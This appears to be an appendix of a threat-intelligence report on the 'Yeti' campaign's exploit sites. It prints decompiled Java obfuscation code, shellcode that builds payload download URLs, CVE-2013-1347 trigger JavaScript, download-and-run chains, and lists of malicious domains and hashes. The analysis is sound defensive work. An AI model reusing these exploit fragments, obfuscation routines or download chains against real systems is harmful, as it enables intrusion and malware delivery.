        MANIFEST.MF - “Manifest-Version: 1.0, Created-By: 1.7.0_11 (Oracle Corporation)”
```


CVE-2013-2465 - Java exploit

serviciosglobal.com/classes/kool.jar →
serviciosglobal.com/classes/crunur2i.php?dwl=fne
→ %temp%\ntsvcreg.exe

6b89e569cfe25e6bb59ca51198f6e793, kool.jar, HEUR:Exploit.Java.Generic
5ecd5f9e2c38bdbc88ca29f363967812016b770d027842a9670d4ceb5b61232f


```
kool.jar
¦   fcswzHCx.class, 330 bytes
¦   gQHcpqRh.class, 486 bytes
¦   laovYlnv.class, 2804 bytes
¦   nTAYnMtP$MyBufferedImage.class, 495 bytes
¦   nTAYnMtP.class, 4774 bytes
¦   qmNkVdFD.class, 331 bytes
¦   sMYrLAwc.class, 456 bytes
¦
+---META-INF
        MANIFEST.MF - “Manifest-Version: 1.0, Created-By: 1.7.0_11 (Oracle Corporation)”
```

This exploit is ripped almost directly from the metasploit framework - it’s simply modified with an additional string obfuscation handling method. The obfuscation code in this java exploit is fairly weak but effective in modifying the metasploit code just enough to cover up similarities. The exploit code was only slightly modified here to demonstrate the crypto routine and hardcoded string values for the payload url and filepath:



```
public static byte[] WoaAfMyV(String s, int i) {
    byte abyte0[] = new byte[s.length() / 2];
    for(int j = 0; j < abyte0.length; j++)
        abyte0[j] = (byte)(Integer.parseInt(s.substring(2 * j, 2 * j + 2), 16) ^ i);

    return abyte0;
}

public static void main(String args[])  {
    String s = "d5c9c9cd879292ced8cfcbd4ded4d2cedad1d2dfdcd193ded2d092ded1dcceced8ce92decfc8d3c8cf8fd493cdd5cc
    String s1 = "d3c9cecbdecfd8da93d8c5d8";
    byte abyte1[] = WoaAfMyV(s, 189);
    byte abyte2[] = WoaAfMyV(s1, 189);
    String arg = new String(abyte1);
    String arg2 = new String(abyte2);
    System.out.println(arg);
    System.out.println(arg2);
String s2 = "d7dccbdc93d4d293c9d0cdd9d4cf";
    byte abyte3[] = WoaAfMyV(s2, 189);
    String s3 = (new StringBuilder()).append(System.getProperty(new String(abyte3))).append(arg2).toString();
    System.out.println(s3);
```

Output here:



```
http://serviciosglobal.com/classes/crunur2i.php?dwl=fne
ntsvcreg.exe
C:\DOCUME~1\p\LOCALS~1\Temp\ntsvcreg.exe
```

Another CVE-2013-2465(2014.03)

mahsms.ir/wp-includes/pomo/srgh.php?a=r2
http://mahsms.ir/wp-includes/pomo/srgh.php?a=dwe
(%temp%\ntregsrv.exe)

```
7193a06fd7ffe78b67a5fc3c3b599116,file.jar,
¦   dAFyTngH.class, 449 bytes
¦   FVlMQjZg.class, 330 bytes
¦   gYEgZwVz.class, 331 bytes
¦   jqoZhkHr$MyBufferedImage.class, 495 bytes
¦   jqoZhkHr.class, 4785 bytes
¦   NNpGXbMk.class, 486 bytes
¦   yqHWgAJa.class, 2783 bytes
+---META-INF
      MANIFEST.MF, "Manifest-Version: 1.0\d\nCreated-By: 1.7.0_11 (Oracle Corporation)"
```

CVE-2013-1347 - Internet Explorer exploit

kenzhebek.com_tiki/files/templates/listpages/negc.html →
kenzhebek.com/tiki/files/templates/listpages/hoem.php


www.nahoonservices.com/wp-content/plugins/rss-poster/negc.html →

ee6409deb87cabb1d573b9e1367bd0df, negc.html, Exploit.JS.CVE-2013-1347.a
ec7ce1f3eac658ebd31d26d8d719b14903502cdea4938e6935a74d9355fe5282

2e27a5d1a4f4cf5729d23303a56daa70, negc.html, Exploit.JS.CVE-2013-1347.b

03637d861d1b58863a212d4993fe4d2f, tmpprovider0.dll, Trojan-Dropper.Win32.Daws.bqsi
cb58396d40e69d5c831f46aed93231ed0b7d41fee95f8da7c594c9dbd06ee111


The exploit itself is finicky. It is another rip of the corresponding metasploit code, with minor modifications. See "Obvious Metasploit Rips" below. The shellcode delivered with the exploit is nothing out of the ordinary, using expected thread environment variables to identify module locations in the memory...



```
33C0          xor     eax, eax
64:8B40 30    mov     eax, dword ptr fs:[eax+30]
8B40 0C       mov     eax, dword ptr ds:[eax+C]
8B70 1C       mov     esi, dword ptr ds:[eax+1C]
AD            lodsd
8B50 08       mov     edx, dword ptr ds:[eax+8]
57            push    edi
8B42 3C       mov     eax, dword ptr ds:[edx+3C]
8B4402 78     mov     eax, dword ptr ds:[edx+eax+78]
03C2          add     eax, edx
50            push    eax
8B40 20       mov     eax, dword ptr ds:[eax+20]
03C2          add     eax, edx
33C9          xor     ecx, ecx
41            inc     ecx
8B3488        mov     esi, dword ptr ds:[eax+ecx*4]
03F2          add     esi, edx
```

The shellcode gets more interesting due to the manner in which the download url string was built.

The encoding algo was a simple additive 0x1010101 against every four bytes of the reversed string "kenzhebek.com/tiki/files/templates/listpages/hoem.php", which was downloaded as a Havex backdoor. The decoder looks like this...



```
B8 2F716971      mov     eax, 7169712F
2D 01010101      sub     eax, 1010101
50               push    eax
B8 6970666E      mov     eax, 6E667069
2D 01010101      sub     eax, 1010101
50               push    eax
B8 68667430      mov     eax, 30746668
2D 01010101      sub     eax, 1010101
50               push    eax
B8 74757162      mov     eax, 62717574
2D 01010101      sub     eax, 1010101
50               push    eax
B8 74306D6A      mov     eax, 6A6D3074
2D 01010101      sub     eax, 1010101
50               push    eax
B8 6D627566      mov     eax, 6675626D
2D 01010101      sub     eax, 1010101
50               push    eax
B8 75666E71      mov     eax, 716E6675
2D 01010101      sub     eax, 1010101
50               push    eax
B8 6D667430      mov     eax, 3074666D
2D 01010101      sub     eax, 1010101
50               push    eax
B8 6A30676A      mov     eax, 6A67306A
2D 01010101      sub     eax, 1010101
50               push    eax
B8 30756A6C      mov     eax, 6C6A7530
2D 01010101      sub     eax, 1010101
50               push    eax
B8 2F64706E      mov     eax, 6E70642F
2D 01010101      sub     eax, 1010101
50               push    eax
B8 6663666C      mov     eax, 6C666366
2D 01010101      sub     eax, 1010101
50               push    eax
B8 666F7B69      mov     eax, 697B6F66
2D 01010101      sub     eax, 1010101
```

CVE-2012-1889 - Internet Explorer components exploit


roxsuite.com/includes/phpmailer/irl.html →
8b15ef4815c771a94b4adcaee8c67100
718c6211cb78e5fea0e02be4960c23f6c1cdb1eedeb7a711b595b422c84076a3

roxsuite.com/includes/phpmailer/page.jpg →
c:\DOCUME~1\p\LOCALS~1\Temp\sysplug.exe
11c3bb242264fe5146854ca27ebd50b0, sysplug.exe, Worm.Win32.WBNA.pdj
Signed with Intel Certificate, Root CA Intel (likely spoofed)

→ %temp%\crtscp.exe
59f7a5d39c47bd62fedf24f5f2ea6e01, crtscp.exe, Worm.Win32.WBNA.pdj
24c9d984bdaf2152bde121393efbaa894d3a361090f6b97623a90567c27ee2ca

→ %temp%\spoolsv.dll
5441c2cfbdf1feafc3dafd69c34f5833, spoolsv.dll, Trojan.Win32.Agent.icrq
103ee051b40466a13f03021903ea49194c1d1e31064173e21798502bcf7e276a


Identifying the clsid used in this script is a giveaway on the targeted MS XML Core Services software:
Of course, most of this code appears to be ripped from the corresponding metasploit exploit code. Interestingly, the metasploit code was derived from 0day Itw at the time in June 2013. But the attackers didn't use it until after the vulnerability was patched. The Yeti attackers simply did not need a 0-day arsenal.



```
<HTML>
<BODY><title></title>
<object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id="Microsoft"></object>
<SCRIPT LANGUAGE="JavaScript">
function Suck(dword)(var t=unescape;var d=Number(dword).toString(16);while(d.length<8)d='
function setc()
(
       var Then = new Date()
       Then.setTime(Then.getTime() + 1000 * 3600 * 24 * 3 )
```


The attackers must have known or expected that they were targeting Internet Explorer 7 on the victims' systems. The later, updated versions of the corresponding metasploit code maintain ROP to evade problems with attacking IE 8+ ASLR/DEP protections, but the Yeti code does not. This absence is somewhat odd, because KSN events indicate the code was active in August 2013, and the metasploit dev added ROP to their code in June 2013.

The shellcode delivered from this exploit also includes an unusual url and filename string build routine:



```
33C9          xor    ecx, ecx
8908          mov    dword ptr ds:[eax], ecx
8BCA          mov    ecx, edx
B8 6B716801   mov    eax, 168716B
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 6268662F   mov    eax, 2F666862
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 66733071   mov    eax, 71307366
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 6E626A6D   mov    eax, 6D6A626E
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 30716971   mov    eax, 71697130
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 76656674   mov    eax, 74666576
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 6A6F646D   mov    eax, 6D646F6A
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 64706E30   mov    eax, 306E7064
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 6A75662F   mov    eax, 2F66756A
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 70797476   mov    eax, 76747970
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 3B303073   mov    eax, 7330303B
2D 01010101   sub    eax, notepad.01010101
50            push   eax
B8 69757571   mov    eax, 71757569
2D 01010101   sub    eax, notepad.01010101
50            push   eax
```

The decoded strings here:



```
ECX 000A78F8 ASCII "C:\DOCUME~1\p\LOCALS~1\Temp\sysplug.exe"
EDX 000A78F8 ASCII "C:\DOCUME~1\p\LOCALS~1\Temp\sysplug.exe"
EBX 0007FF80 ASCII "http://roxsuite.com/includes/phpmailer/page.jpg"
ESP 0007FF80 ASCII "http://roxsuite.com/includes/phpmailer/page.jpg"
```

10.3. Obvious Metasploit Rips

The Yeti exploits are ripped line-for-line from the metasploit framework.

For example, class files served from www.nahoonservices.com/wp-content/plugins/rss-poster/start.jar include code pulled from the msf. From the Yeti LyvAGalW.class file:

```
System.out.println(“Here we go...”);
String s = “jdbc:msf:sql://127.0.0.1:8080/sample”;
String s2 = “userid”;
String s3 = “password”;
java.sql.Connection connection = DriverManager.getConnection(s, s2, s3);
```

And for comparison, here is the java exploit code from metasploit framework: github.com/rapid7/metasploit-framework/blob/master/external/source/exploits/cve-2013-1488/Exploit.java:

```
System.out.println(“Here we go...”);
String url = “jdbc:msf:sql://127.0.0.1:8080/sample”;
String userid = “userid”;
String password = “password”;
Connection con = DriverManager.getConnection(url, userid, password);
```

Yeti’s delivery of **CVE-2013-1347** from nahoonservices.com/wp-content/plugins/rss-poster/negc.html displays much the same level of technical originality. From negc.html

```
f0 = document.createElement(‘span’);
document.body.appendChild(f0);
f1 = document.createElement(‘span’);
document.body.appendChild(f1);
f2 = document.createElement(‘span’);
document.body.appendChild(f2);
document.body.contentEditable=”true”;
f2.appendChild(document.createElement(‘datalist’));
f1.appendChild(document.createElement(‘span’));
f1.appendChild(document.createElement(‘table’));
try{
      f0.offsetParent=null;
}catch(e) {
}f2.innerHTML=””;
```

```
f0.appendChild(document.createElement(‘hr’));
f1.innerHTML=””;

CollectGarbage();

try {
      a = document.getElementById(‘myanim’);
      a.values = animvalues;
}
catch(e) {}
```

The matching **CVE-2013-1347** code pulled from msf

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ie_cgenericelement_uaf.rb (minor modifications made to its shellcode build algorithm. Actually, the Yeti version is dumbed down, when compared to the metasploit framework version):

```
f0 = document.createElement(‘span’);
document.body.appendChild(f0);
f1 = document.createElement(‘span’);
document.body.appendChild(f1);
f2 = document.createElement(‘span’);
document.body.appendChild(f2);
document.body.contentEditable=”true”;
f2.appendChild(document.createElement(‘datalist’));
f1.appendChild(document.createElement(‘span’));
f1.appendChild(document.createElement(‘table’));
try{
      f0.offsetParent=null;
}catch(e) {
}f2.innerHTML=””;
f0.appendChild(document.createElement(‘hr’));
f1.innerHTML=””;

CollectGarbage();

try {
      a = document.getElementById(‘myanim’);
      a.values = animvalues;
}
catch(e) {}
```

10.4. Changing Lights Out exploit sites' download flow

In earlier cases (July 2013), successful Java exploitation served from nahoonservices.com would cascade into more Yeti components planted on victim systems. The java exploit in turn downloaded Karagany backdoors, which in turn downloaded stealers from 91.203.6.71:

User visits utilico.co.uk → redirected to → nahoonservices.com → Java Exploits →
www.nahoonservices.com/wp-content/plugins/rss-poster/start.jar
www.nahoonservices.com/wp-content/plugins/rss-poster/juch.php
a615d71af0c856c89bb8ebb5c6e7644d
fcf7bfe68ff302869475b73e4c605a099ed2e1074e79c7b3acb2a451cd2ea915
juch.php saved as "searchindexer.exe", or "coresyns.exe" and run, then downloads and runs...
→ 91.203.6.71/check2/muees27jxt/fl.exe
4bfdda1a5f21d56afdc2060b9ce5a170
07bd08b07de611b2940e886f453872aa8d9b01f9d3c61d872d6cfe8cde3b50d4
→ 91.203.6.71/check2/muees27jxt/scs.exe
da94235635f61a06a35882d30c7b62b3
05fb04474a3785995508101eca7affd8c89c658f7f9555de6d6d4db40583ac53

In a later incident, KSN data recorded one origin of these exploits as:

hxxp://keeleux.com/sfreg/img/nav/gami.jar and
hxxp://keeleux.com/sfreg/img/nav/stoh.jar (ab580bd7a1193fe01855a6b8bd8f456b)

The file "stoh.jar" includes "DownloadExec.class", which maintains a hardcoded string to the URL. This string appears to be more commonly implemented at the active exploit sites:

hxxp://keeleux.com/sfreg/img/nav/iden21php?dwl=fne

It writes out the TmpProvider.dll **Havex loader** downloaded from this resource and runs it using "rundll32.exe".

eWON trojanized installer detail:
hxxp://www.ewon.biz/software/eCatcher/eCatcherSetup.exe (eb0dacdc8b346f44c8c370408bad4306,70103c1078d6eb28b665a89ad0b3d11c1cbca61a05a18f87f6a16c79b501dfa9)

Havex loader version 038
(401215e6ae0b80cb845c7e2910dddf08af84c249034d76e0cf1aa31f0cf2ea67) dropped as TmpProvider.dll.

10.5. Related Targeted Software and CVE Entries

Internet Explorer
CVE-2013-1347
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347
"Microsoft Internet Explorer 8 does not properly handle objects in memory, which allows remote attackers to execute arbitrary code by accessing an object that (1) was not properly allocated or (2) is deleted, as exploited in the wild in May 2013."

CVE-2012-1889
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1889
"Microsoft XML Core Services 3.0, 4.0, 5.0, and 6.0 accesses uninitialized memory locations, which allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site."

Java
CVE-2013-1488
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1488
"The Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 17 and earlier, and OpenJDK 6 and 7, allows remote attackers to execute arbitrary code via unspecified vectors involving reflection, Libraries, "improper toString calls," and the JDBC driver manager, as demonstrated by James Forshaw during a Pwn2Own competition at CanSecWest 2013."

CVE-2012-1723
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723
"Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 update 4 and earlier, 6 update 32 and earlier, 5 update 35 and earlier, and 1.4.2_37 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot."

CVE-2012-5076
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-cve-2012-5076
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to JAX-WS.

CVE-2013-2465
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-2465
"Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE

7 Update 21 and earlier, 6 Update 45 and earlier, and 5.0 Update 45 and earlier, and OpenJDK 7, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D. NOTE: the previous information is from the June 2013 CPU. Oracle has not commented on claims from another vendor that this issue allows remote attackers to bypass the Java sandbox via vectors related to "Incorrect image channel verification" in 2D."

CVE-2013-2423
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-2423
"Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 17 and earlier, and OpenJDK 7, allows remote attackers to affect integrity via unknown vectors related to HotSpot. NOTE: the previous information is from the April 2013 CPU. Oracle has not commented on claims from the original researcher that this vulnerability allows remote attackers to bypass permission checks by the MethodHandles method and modify arbitrary public final fields using reflection and type confusion, as demonstrated using integer and double fields to disable the security manager."

CVE-2012-4681
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-4681
Multiple vulnerabilities in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 6 and earlier allow remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions by (1) using com.sun.beans.finder.ClassFinder.findClass and leveraging an exception with the forName method to access restricted classes from arbitrary packages such as sun.awt.SunToolkit, then (2) using "reflection with a trusted immediate caller" to leverage the getField method to access and modify private fields, as exploited in the wild in August 2012 using Gondzz.class and Gondvv.class.

CVE-2013-0422
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-cve-2013-0422
Multiple vulnerabilities in Oracle Java 7 before Update 11 allow remote attackers to execute arbitrary code by (1) using the public getMBeanInstantiator method in the JmxMBeanServer class to obtain a reference to a private MBeanInstantiator object, then retrieving arbitrary Class references using the findClass method, and (2) using the Reflection API with recursion in a way that bypasses a security check by the java.lang.invoke.MethodHandles.Lookup.checkSecurityManager method due to the inability of the sun.reflect.Reflection.getCallerClass method to skip frames related to the new reflection API, as exploited in the wild in January 2013, as demonstrated by Blackhole and Nuclear Pack, and a different vulnerability than CVE-2012-4681 and CVE-2012-3174. NOTE: some parties have mapped the recursive Reflection API issue to CVE-2012-3174, but CVE-2012-3174 is for a different vulnerability whose details are not public as of 20130114. CVE-2013-0422 covers both the JMX/MBean and Reflection API issues. NOTE: it was originally reported that Java 6 was also vulnerable, but the reporter has retracted this claim, stating that Java 6 is not exploitable because

the relevant code is called in a way that does not bypass security checks. NOTE: as of 20130114, a reliable third party has claimed that the findClass/MBeanInstantiator vector was not fixed in Oracle Java 7 Update 11. If there is still a vulnerable condition, then a separate CVE identifier might be created for the unfixed issue.

Mozilla Firefox
CVE-2013-1690
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2013-1690
“Mozilla Firefox before 22.0, Firefox ESR 17.x before 17.0.7, Thunderbird before 17.0.7, and Thunderbird ESR 17.x before 17.0.7 do not properly handle onreadystatechange events in conjunction with page reloading, which allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted web site that triggers an attempt to execute data at an unmapped memory location.”

Adobe Reader
CVE-2010-2883
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2010-2883
Stack-based buffer overflow in CoolType.dll in Adobe Reader and Acrobat 9.x before 9.4, and 8.x before 8.2.5 on Windows and Mac OS X, allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via a PDF document with a long field in a Smart INdependent Glyphlets (SING) table in a TTF font, as exploited in the wild in September 2010. NOTE: some of these details are obtained from third party information.

XI. Appendix 11: Malicious Domains and Redirectors

Exploit URL	Client side software	CVE	Approximately Active
parkour.kz/wp-content/plugins/checkbot/kool.jar	Java	cve-2013-2465	2013.06 - 2013.12
www.nahoonservices.com/wp-content/plugins/rss-poster/negc.html	Internet Explorer	cve-2013-1347	2013.07 - 2013.08
nahoonservices.com/wp-content/plugins/rss-poster/jungle.pdf	Adobe Reader	cve-2010-2883	2012.12
nahoonservices.com/wp-content/plugins/rss-poster/direct.jar	Java	cve-2013-0422	2013.05
waytomiracle.com/physics/wp-content/plugins/akismet/kool.jar	Java	cve-2013-2465	2014.01
kenzhebek.com/tiki/files/templates/listpages/start.jar	Java	cve-2013-2423	2013.05 - 2013.09
kenzhebek.com/tiki/files/templates/listpages/negc.html	Internet Explorer	cve-2013-1347	2013.05
kenzhebek.com/tiki/files/templates/listpages/negq.html	Internet Explorer	cve-2013-1347	2013.08
kenzhebek.com/tiki/files/templates/listpages/stoq.jar	Java	cve-2012-1723	2013.05 - 2013.09
keeleux.com/sfreg/img/nav/leks.jar	Java	cve-2012-1723	2013.08
www.nahoonservices.com/wp-content/plugins/rss-poster/start.jar	Java	cve-2013-1488	2013.07
www.nahoonservices.com/wp-content/plugins/rss-poster/dgoat.jar	Java	cve-2012-5076	2012.12
adultfriendgermany.com/wp-content/plugins/google-analytics-for-wordpress/etihu.jar	Java	cve-2012-5076	2013.02
adultfriendfrance.com/wp-includes/pomo/Applet.jar	Java	cve-2012-1723	2013.02
lafollettewines.com/blog/wp-includes/pomo/direct.jar	Java	cve-2013-0422	2013.02
lafollettewines.com/blog/wp-includes/pomo/leks.jar	Java	cve-2012-1723	2013.02

Exploit URL	Client side software	CVE	Approximately Active
roxsuite.com/components/com_search/views/search/tmpl/outstat.jar	Java	cve-2012.4681	2013.11
claudia.dmonzon.com/wp-content/plugins/jetpack/_inc/Outstat.jar	Java	cve-2012-4681	2013.11
aziaone.com/wp-includes/pomo/Outstatsf.jar	Java	cve-2012-4681	2012.09
roxsuite.com/includes/phpmailer/bara.jar	Java	cve-2012-1723	2012.08
serviciosglobal.com/classes/kool.jar	Java	cve-2013-2465	2013.11
mohsenmeghdari.com/addons/_defensio/leks.jar	Java	cve-2012-1723	2013.10
mohsenmeghdari.com/addons/_defensio/negc.html	Internet Explorer	cve-2013-1347	2013.09
mahsms.ir/wp-includes/pomo/srgh.php?a=r2	Java	cve-2013-2465	2014.01
cum-filled-trannys.com/wp-includes/pomo/Deliver.jar	Java	cve-2012-4681	2012.08
woman-site.com/modules/mod_search/stoh.jar	Java	cve-2012-1723	2013.11

Compromised Referrer	Referrer Profile	Exploit Site	Approximately Active
gse.com.ge	Georgian State Electrosystem (GSE) - 100% state-owned joint stock company providing transmission and exclusive dispatch services to about 50 eligible companies in Georgia	lafollettewines.com	2013 Q1
